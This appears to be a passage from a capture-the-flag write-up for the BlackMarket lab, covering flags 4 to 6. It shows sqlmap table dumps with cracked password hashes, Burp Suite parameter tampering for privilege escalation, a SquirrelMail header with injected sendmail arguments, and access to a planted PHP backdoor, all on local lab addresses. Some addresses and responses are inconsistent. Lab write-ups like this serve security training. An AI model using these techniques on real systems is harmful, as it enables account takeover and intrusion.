The “admin” page is accessed. Clicked the “Master Files” and it displayed “Customer” and “Supplier” details. Surf the “Customer” where the Jason Bourne (jbourne) account can be accessed and altered. The password of jbourne is changed to “password” and logout. Re-login with nothing special happened.


The screenshot shows a terminal window titled "Parrot Terminal" running on a Linux system. The terminal displays the output of a dictionary attack on the "user" table of the "BlackMarket" database. The attack is using a file named "list of dictionary files" and has cracked passwords for three users: "jbourne", "supplier", and "supplier". The terminal also shows the dumped "user" table in CSV format and the shutdown message at 00:51:39.

```
[3] file with list of dictionary files
>
[00:51:31] [INFO] using default dictionary
do you want to use common password suffixes? (slow!) [y/N]
[00:51:32] [INFO] starting dictionary-based cracking (md5_generic_passwd)
[00:51:32] [INFO] starting 4 processes
[00:51:36] [INFO] cracked password 'password' for user 'jbourne'
[00:51:37] [INFO] cracked password 'supplier' for user 'supplier'
[00:51:38] [INFO] cracked password 'supplier' for user 'supplier'
Database: BlackMarket
Table: user
[5 entries]
+-----+-----+-----+-----+-----+
| userid | access | username | password | time |
+-----+-----+-----+-----+-----+
| 1 Prod | 1     | admin    | Cf18233438b9e88937ea0176f1311885 | 2023-07-09 00:51:31 |
| 2 Prod | 2     | user     | 0d8d5cd06832b29560745fe4e1b941cf | 2023-07-09 00:51:31 |
| 4 Reports | 3     | supplier | J99b0e8da24e29e4ccb5d7d76e677c2ac (supplier) | 2023-07-09 00:51:31 |
| 5 Logout  | 2     | jbourne  | 5f4dcc3b5aa765d61d8327deb882cf99 (password) | 2023-07-09 00:51:31 |
| 6 Logout  | 3     | bladen   | Shcb8d2a0335c793532f9ad516987a41c | 2023-07-09 00:51:31 |
+-----+-----+-----+-----+-----+
[00:51:39] [INFO] table 'BlackMarket.user' dumped to CSV file '/root/.sqlmap/output/10.0.2.20/dump/BlackMarket/user.csv'
[00:51:39] [INFO] fetched data logged to text files under '/root/.sqlmap/output/10.0.2.20'
[*] shutting down at 00:51:39
[samiux@parrot]--[~/infosec/CTF-BlackMarket-1]
$
```


Further checked that the “access” rights of jbourne account is 2, that means it has no admin rights. Tried to change the access rights to 1 of jbourne account.

Launch Burp Suite and intercepted the traffic of jbourne which “id” is 5. Then change the “id=5” to “id=1” and click “Go” on the top left corner of the Burp Suite. The right hand side window indicated that the operation is successful.

BlackMarket – Capture The Flag




Then turn off the interception of the Burp Suite. Further confirm the changes with sqlmap.



It is confirmed that the access rights of `jbourne` is changed to 1 and the password is `password`. Login to `jbourne` account with username `jbourne` and password `password`.

BlackMarket – Capture The Flag



Flag 4 is pop up.


Login Success, Welcome BigBOSS! here is your flag4{bm90aGluZyBpcyBoZXJl} Jason Bourne Email access ?????

Base64 decode the Flag 4 :

nothing is here

Flag 5

Re-read the Flag 4 and it is supposed that the password of the Jason Bourne email account is “?????”. According to dirb scanning result, there is a squirrelmail directory. Tried to login to SquirrelMail.



The Jason Bourne email account is accessed with username jbourne and password ?????.

BlackMarket – Capture The Flag

Screenshot of SquirrelMail 1.4.23 [SVN] - Mozilla Firefox (sandboxed or root) showing the INBOX.Drafts folder. The message list shows one draft from 'putin@kgb.gov.ru' with the subject 'IMPORTANT MESSAGE'. The message details are as follows:

| To | Date | Subject |
|------------------|--------------|-------------------|
| putin@kgb.gov.ru | Nov 16, 2017 | IMPORTANT MESSAGE |

Screenshot of SquirrelMail 1.4.23 [SVN] - Mozilla Firefox (sandboxed or root) showing the detailed view of the email draft. The message content is as follows:

Subject: IMPORTANT MESSAGE
From: jbourne@localhost -oQ/tmp/ -C/var/spool/squirrelmail/attach//lG868bl0VXTSd1AE49TXUq6sMrUHsl4f
Date: Thu, November 16, 2017 9:38 pm
To: putin@kgb.gov.ru
Priority: Normal
Options: [View Full Header](#) | [View Printable Version](#) | [Download this as a file](#)

Flag5{RXZlcnl0aGluZyBpcyBlbmNyeXB0ZWQ=}
HELLO Friend,
I have intercept the message from Russian's some how we are working on the same direction, however, I couldn't able to decode the message.
<Message Begins>

Sr Wmrgir
Ru blf zil ivzwrmt gsrh R nrtsg yv mlg zorev. R szev kozxv z yzxpwlli rm Yozxpnzipvg
dliphstlk fmwvi /ptyyzxpwlli ulowvi blif nfhg szev gl fhv
Kzhkhzhh.qkt rm liwwi gl tvg zxxvh.
</end>

Flag 5 is in the email. However, the content of the message is encoded.

Flag5{RXZlcnl0aGluZyBpcyBlbmNyeXB0ZWQ=}

HELLO Friend,

I have intercept the message from Russian's some how we are working on the same direction, however, I couldn't able to decode the message.

<Message Begins>

Sr Wrnrgir

Ru blf ziv ivzwrmt gsrh R nrtsg yv mlg zorev. R szev kozxv z yzxpwlly rm Yozxpnzipvg dliphslk fmwwi /ptyyzzxpwlly ulowvi blf nfhg szev gl fhv KzhhKzhh.qkt rm liwwi gl tvg zxxvh.

</end>

Base64 decode the Flag 5 and got :

Everything is encrypted

Flag 6


Suspected that the message is “substitution cipher” and the method is A=Z. To confirm it by decode it in this URL : <https://www.guballa.de/substitution-solver>.

Hi Dimitri

If you are reading this I might be not alive. I have place a backdoor in Blackmarket workshop under /kgbbackdoor folder you must have to use PassPass.jpg in order to get access.

According the message, there is a directory namely “kgbbackdoor” at vworkshop directory. There is also a backdoor which may be written in PHP and may be named “backdoor.php”. A image namely “PassPass.jpg” contains the password of the backdoor. Open Firefox to point to <http://10.0.2.20/vworkshop/kgbbackdoor/PassPass.jpg>.

<http://10.0.2.20/vworkshop/kgbbackdoor/PassPass.jpg>



Download the PassPass.jpg for extracting the password.

```
wget http://10.0.2.20/vworkshop/kgbackdoor/PassPass.jpg
```

To inspect the PassPass.jpg file, tried the following command and find the “pass” at the end of the file.

```
strings cat PassPass.jpg
```

The result of the command :

```
Pass = 5215565757312090656
```

Since the “Pass” is very long and suspected that it can be further decode. It is decimal. How about to convert to HEX? Using this URL : <https://www.binaryhexconverter.com/decimal-to-hex-converter>. The HEX result is :

```
4861696C4B474220
```


It is still too long for the password in CTF. How about to convert to ASCII? Using this URL : <https://www.rapidtables.com/convert/number/hex-to-ascii.html>. The ASCII result is :

```
HailKGB
```

Interesting! The result is much making sense now as it contains “KGB”. So it is the password of the backdoor.

Open Firefox to point to :

`http://10.0.2.19/vworkshop/kgbbackdoor/backdoor.php`



Not Found


The requested URL was not found on this server.

Additionally, a 404 Not Found error was encountered while trying to use an ErrorDocument to handle the request.

Apache/2.2.22 (Unix) mod_ssl/2.2.22 OpenSSL/1.0.0-fips mod_auth_passthrough/2.1 mod_bwlimited/1.4 FrontPage/5.0.2.2635 Server at Port 80



Then inspect the source page :




An incompletely HTML code is at the bottom of the source page. It is required to edit to make it complete in order to allow to submit for entering password of the backdoor.


Launch Burp Suite and intercept the traffic and do the changes at the end of the HTML code before the last line of the code.

```
<input value="Submit" type="submit">
```

BlackMarket – Capture The Flag



Highlight the intercepted content and right click to pop up a submenu, then select “Do intercept” and “Response to this request”.



Make the changes and click “Forward” button at the top left corner. Go to the Backdoor page and click the “Submit” button and “pass=” is awaiting for entering the password “HailKGB”. After that the Backdoor is launched.

The screenshot shows the Burp Suite interface with the "Proxy" tab selected. A response from the URL `http://10.0.2.20:80/vvworkshop/kgbbackdoor/backdoor.php` is displayed. The response code is 404 Not Found. The Apache server headers include:

```
HTTP/1.1 200 OK
Date: Sun, 08 Jul 2018 17:52:50 GMT
Server: Apache/2.4.7 (Ubuntu)
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Vary: Accept-Encoding
Content-Length: 561
Connection: close
Content-Type: text/html
```

The body of the response contains the following HTML:

```
<h1>Not Found</h1>
<p>The requested URL was not found on this server.</p>
<p>Additionally, a 404 Not Found error was encountered while trying to use an ErrorDocument to handle the request.</p>
<hr>
<address>Apache/2.2.22 (Unix) mod_ssl/2.2.22 OpenSSL/1.0.0-fips mod_auth_passthrough/2.1 mod_bwlimited/1.4 FrontPage/5.0.2.2635 Server at Port 80</address>
<style>
    input { margin:0; background-color:#fff; border:1px solid #fff; }
</style>
<pre align="center">
<form method="post">
<input type="password" name="pass">
<input value="Submit" type="submit">
</form></pre>
```

At the bottom of the Burp Suite window, there is a search bar with the placeholder "Type a search term" and a status message "0 matches".

The screenshot shows a Mozilla Firefox window with the title "Operation Treadstone...". The address bar shows the URL `http://10.0.2.20/vvworkshop/kgbbackdoor/backdoor.php`. The page content is identical to the one captured in Burp Suite, displaying the "Not Found" error message and the Apache server details.

Not Found

The requested URL was not found on this server.

